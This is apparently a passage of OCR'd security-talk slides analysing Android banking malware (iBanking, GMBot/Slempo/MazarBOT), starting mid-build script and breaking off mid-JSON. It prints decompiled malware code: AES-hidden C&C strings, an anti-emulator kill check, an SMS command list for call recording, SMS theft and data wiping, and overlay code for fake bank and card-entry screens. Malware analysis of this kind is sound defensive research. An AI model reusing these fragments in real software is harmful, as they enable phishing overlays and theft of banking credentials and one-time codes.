jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore tools/my-release-key.keystore -keypass 123456 -storepass 123456 bot.apk alias_name
rm -R src/ING
rm -R src/out
```

# iBanking

## Code:

- No obfuscation, still very simple
- Usage of AES in order to hide C&C strings, BOT_ID, etc.




```java
public class MCrypt
{
  private String SecretKey = "MIIBIjANBgkqhkiG";
  private Cipher cipher;
  private String iv = "f9b681dfa702fac1";
  private IvParameterSpec ivspec = new IvParameterSpec(this.iv.getBytes());
  private SecretKeySpec keyspec = new SecretKeySpec(this.SecretKey.getBytes(), "AES");

  public MCrypt()
  {
    try
    {
      this.cipher = Cipher.getInstance("AES/CBC/NoPadding");
      return;
    }
    catch (NoSuchAlgorithmException localNoSuchAlgorithmException)
    {
      localNoSuchAlgorithmException.printStackTrace();
      return;
    }
    catch (NoSuchPaddingException localNoSuchPaddingExcep
    {
      localNoSuchPaddingException.printStackTrace();
    }
  }
```

```xml
<string name="def_tel_number">d289683a8417caa1df2a6c9bba611960</string>
<string name="bot_id">b2b9887214014f61a707e91a67ec22d7</string>
<string name="update_min">1</string>
<string name="urlPostData">63be34f16bf4b3ad3eb67c1e6c80e00df010396e016e50ca965a46f244ffc636</string>
<string name="urlPostSms">71a41ac9101cf50e259641caee675e7858e05c688ef08d859caf16de55212d6c</string>
<string name="urlCommand">be9e86126bee383bd59db84738c58c3dc0c7ca56e7cb0c2991b16279782e5adf</string>
<string name="urlSmsList">278d20fdd3fa96c37ec541c273a6588d995ddc7c69c2309b8d43363ff695e48a</string>
<string name="urlSendFile">fccbda2555185c927f33611d20da16ff49c350a279cfa8b2ecec4c79a6e66330</string>
<string name="urlPing">2df460131911b70cf0174fd1d9a835e9930d803ce4652ee28ebc9f5cb23ce233</string>
<string name="urlcheckUrl">8ce9095bcb0e45d941df6c23dac3a5fa5bfea6976ea54d7f2d746b7a5bf69dac</string>
```

# iBanking

## Code:

- Some sort of anti-emulator




```
String str1 = ((TelephonyManager)getSystemService("phone")).getDeviceId();
if ((getResources().getString(2131034115).equals("1")) && ((str1.equals("000000000000000")) || (getTelNumber().startsWith("1555521")) ||
{
  Log.d("mylog", "killprocesses");
  Process.killProcess(Process.myPid());
}
```

# iBanking

**C&C communication:** HTTP / SMS

**Bot Commands:** get installed apps, get list of calls, recording call, get contact list, start call, send SMS.



```
public class smsParser
{
  private static final String COMMAND_ADD_DOMAIN = "adddomain";
  private static final String COMMAND_CHECK_URL = "checkurl";
  private static final String COMMAND_GET_APPS = "get apps";
  private static final String COMMAND_GET_CALL_LIST = "call list";
  private static final String COMMAND_GET_CONTACT_LIST = "contact list";
  private static final String COMMAND_GET_IMAGES = "get images";
  private static final String COMMAND_GET_LOCATION = "get place";
  private static final String COMMAND_GET_SMS_LIST = "sms list";
  private static final String COMMAND_PING = "ping";
  private static final String COMMAND_SEND_SMS = "sendSMS";
  private static final String COMMAND_START_RECORD = "start record";
  private static final String COMMAND_START_RECORD_CALL = "start record call";
  private static final String COMMAND_STOP_RECORD = "stop record";
  private static final String COMMAND_STOP_RECORD_CALL = "stop record call";
  private static final String COMMAND_WIPE_DATA = "wipe data";
```

# Old-fashion banking malware wrap-up

- The year was 2013
- Malicious apps used for SMS forwarding: gather OTP (one-time-password) / 2FA (two factor authentication) codes.
- C&C changed from mostly SMS to HTTP but still no custom communication protocol
- Malicious apps being used as part of other families campaigns such as ZeusP2P, Citadel, etc.
- Code not that advanced but on iBanking some encryption and anti-analysis were used.

# GMBot/Slempo/MazarBOT (new era)

**When:** October/2015 (traces of development since August 2015)


- Similar technique described by CERT PL in May 2015 (https://www.cert.pl/en/news/single/malware-attack-on-both-windows-and-android/)

**New feature:** Introduce overlay type of attack where malicious app “pops up” in front of the valid app.

**Leaked in early 2016 (January/February):** variants MazarBOT, Arbvall and likely others.

**Related threats:** Unknown

**Actor:** GanjaMan from Exploit.IN (banned in March 2016)



CommonwealthBank

Log In

Log on with your NetBank details

Client number

Password

Card number

PIN


Forgotten your Net Bank details?

I'm using a NetCode Token

Log on

# Slempo/MazarBOT (new era)


## Overlay




```
private ArrayList<String> getTop()
{
  ArrayList localArrayList = new ArrayList();
  if (Build.VERSION.SDK_INT > 22) {
    return getActivePackageM();
  }
  if (Build.VERSION.SDK_INT > 21) {
    return getActivePackageLNew();
  }
  if (Build.VERSION.SDK_INT > 20)
  {
    localArrayList.add(getActivePackageL().trim());
    return localArrayList;
  }
  localArrayList.add(getActivePackagePreL().trim());
  return localArrayList;
}
```

# Slempo/MazarBOT (new era)

## Overlay




```
if ((packageName.equals("com.android.vending") || packageName.equals("com.google.android.music")) && !settings.getBoolean(Constants.CODE_IS_SENT, false))
 {
    Intent i = new Intent(MainService.this, Cards.class);
    i.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
    i.addFlags(Intent.FLAG_ACTIVITY_REORDER_TO_FRONT);
    startActivity(i);
```



```
static {
    CreditCardType[] arrayOfCreditCardType = new CreditCardType[5];
    arrayOfCreditCardType[0] = CreditCardType.VISA;
    arrayOfCreditCardType[1] = CreditCardType.MC;
    arrayOfCreditCardType[2] = CreditCardType.AMEX;
    arrayOfCreditCardType[3] = CreditCardType.DISCOVER;
    arrayOfCreditCardType[4] = CreditCardType.JCB;
    CREDIT_CARD_IMAGES_TYPE_ORDER = arrayOfCreditCardType;
}

@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.billing_addcreditcard_fragment);
    manager = (TelephonyManager) getSystemService(Context.TELEPHONY_SERVICE);
    settings = getSharedPreferences(Constants.PREFS_NAME,
            Context.MODE_PRIVATE);
    contentWholeView = findViewById(R.id.credit_card_details);
    inflateAddressView();
    contentCardView = findViewById(R.id.addcreditcard_fields);
    vbvConfirmationView = findViewById(R.id.vbv_confirmation);
    loadingView = findViewById(R.id.loading_spinner);
    ccBox = (CreditCardNumberEditText) findViewById(R.id.cc_box);
    ccBox.setOnCreditCardTypeChangedListener(this);
    cvcPopup = (ImageView) findViewById(R.id.cvc_image);
    cvcPopup.setOnClickListener(new OnClickListener() {
```

# Slempo/MazarBOT (new era)

Overlay




Google Play

Confirm credit card details.


Enter details about the credit card for verifying payment details

# Slempo/MazarBOT

## Overlay




```java
@SuppressLint("SetJavaScriptEnabled")
@Override
protected void onCreate(Bundle savedInstanceState) {
    isWebViewLoaded = false;
    if (savedInstanceState == null) {
        super.onCreate(savedInstanceState);
        try {
            setContentView(R.layout.html_dialogs);
            layout = (FrameLayout) findViewById(R.id.html_layout);
            JSONObject json = new JSONObject(getIntent().getStringExtra("values"));
            byte[] data = Base64.decode(json.getString("html"), Base64.DEFAULT);
            try {
                html = new String(data, "UTF-8");
            } catch (UnsupportedEncodingException e) {
                e.printStackTrace();
            }
            packageName = json.getString("package");
            webAppInterface = new WebAppInterface(this, packageName);
            webView = (WebView) findViewById(R.id.webView);
            webView.setWebChromeClient(new CommonHTMLChromeClient());
            webView.setScrollBarStyle(View.SCROLLBARS_OUTSIDE_OVERLAY);
            webView.getSettings().setJavaScriptEnabled(true);
            showWebView();
        } catch (JSONException e) {
            e.printStackTrace();
```




{"command":"update html","params":{"html
